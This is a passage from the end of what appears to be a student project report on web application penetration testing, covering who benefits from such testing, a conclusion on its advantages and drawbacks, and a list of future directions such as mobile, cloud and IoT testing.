- **Healthcare Providers:** Web applications used in the healthcare industry often handle sensitive patient data. A project report on web application pentesting assists in ensuring compliance with data protection regulations, preventing data breaches, and protecting patient privacy.

2. **Web Application Developers:** Web application developers can leverage this solution to enhance their understanding of common vulnerabilities and implement secure coding practices. The report provides valuable insights into potential security weaknesses, enabling developers to address them during the application development and testing phases.

3. **Security Professionals and Penetration Testers:** The solution serves as a reference

and educational resource for security professionals and penetration testers. It offers insights into testing methodologies, vulnerability scanning tools, and the latest web application security best practices. The report can aid in developing a comprehensive approach to web application pentesting and assist in identifying and mitigating vulnerabilities effectively.

4. **Compliance Auditors and Regulatory Bodies:** Compliance auditors and regulatory bodies can refer to these solutions to evaluate the security measures implemented by organizations and ensure compliance with industry-specific regulations. The report assists in assessing the effectiveness of security controls and identifying potential vulnerabilities that need to be addressed for regulatory compliance.

5. **Educational Institutions and Researchers:** Academic institutions and researchers interested in web application security can utilize these solutions as a reference for studying the latest web application vulnerabilities, testing methodologies, and security trends.

Overall, the project report on web application pentesting has wide-ranging applications in various sectors, including organizations, developers, security professionals, compliance auditors, educational institutions, and researchers.

3. CONCLUSION

In conclusion, the project on web application pentesting is a vital undertaking for organizations aiming to enhance the security of their web applications. Through a systematic and proactive approach, the project helps identify vulnerabilities, assess risks, and implement appropriate countermeasures. By conducting thorough assessments and analyses, organizations can gain valuable insights into the security posture of their web applications, enabling them to take proactive steps to mitigate potential risks.

The project's advantages include improved security, risk mitigation, compliance with standards, proactive vulnerability detection, validation of security controls, increased awareness, and continuous improvement. These benefits contribute to a more secure and resilient web application environment, fostering customer confidence and trust.

However, it is important to consider the project's potential disadvantages, such as timeand resource intensiveness, limited scope and coverage, false sense of security, disruption of services, skill and expertise requirements, legal and ethical considerations, and the need for follow-up and remediation efforts. Addressing these challenges ensures that the project's outcomes are effectively leveraged and integrated into the organization's overall security strategy.

Overall, the project on web application pentesting plays a crucial role in identifying and mitigating vulnerabilities, enhancing security practices, and minimizing the risk of security breaches and data compromises. By implementing the project's findings and recommendations, organizations can bolster their defense against potential cyber threats and maintain a

robust security posture for their web applications.

4. FUTURE SCOPE

The future scope of the project on web application pentesting is promising, given the evolving landscape of technology and cyber security. Here are some potential areas of future development and expansion for the project:

- **Advanced Testing Techniques:** As attackers develop new techniques and exploit emerging vulnerabilities, there is a need for advanced testing techniques in web application pentesting. This includes exploring techniques such as machine learning and artificial intelligence to enhance automated scanning, anomaly detection, and behavior analysis for identifying complex vulnerabilities.
- **Mobile Application Pentesting:** With the increasing use of mobile applications, the project can be extended to include the pentesting of mobile apps. This involves assessing the security of mobile apps across different platforms and identifying vulnerabilities specific to mobile environments.
- **Cloud-Based Application Pentesting:** As organizations migrate their applicationsto cloud platforms, there is a growing need to address the unique security challenges associated with cloud-based applications. The project can explore methodologies and tools for pentesting cloud-based applications, including assessing the security of cloud configurations and APIs.
- **Internet of Things (IoT) Security:** The proliferation of IoT devices introduces new challenges in terms of security and privacy. The project can expand to include pentesting of web applications that interact with IoT devices, focusing on identifying vulnerabilities in the communication protocols, firmware, and application interfaces.
- **Continuous Monitoring and Threat Intelligence:** Building on the project's findings, future developments can focus on continuous monitoring and threat intelligence for web applications. This includes leveraging security information and event management (SIEM) systems, threat intelligence feeds, and anomaly detection mechanisms to provide ongoing monitoring and early detection of potential security threats.
- **Automation and Orchestration:** The project can explore ways to automate and orchestrate web application pentesting processes, allowing for faster and more efficient testing cycles. This includes integrating automated scanning tools, creating custom scripts, and developing frameworks for streamlined and standardized pentesting procedures.
- **Security Metrics and Reporting:** Enhancing the project's

reporting capabilities by developing comprehensive security metrics and visualizations can provide stakeholders with a clear understanding of the web application's security posture. This includes developing key performance indicators (KPIs) and risk indicators that can be used to measure and communicate the effectiveness of security measures.

- **Collaboration and Knowledge Sharing:** Encouraging collaboration and knowledge sharing within the security community can be a future focus for the project. This can involve establishing platforms for sharing pentesting methodologies, tools, and best practices, fostering a community of security professionals to exchange insightsand experiences.

By exploring these future areas, the project on web application pentesting can stay aligned with emerging technologies, evolving threats, and industry best practices, ultimately enhancing the security of web applications, and helping organizations proactively address potential vulnerabilities and risks.

THANK YOU!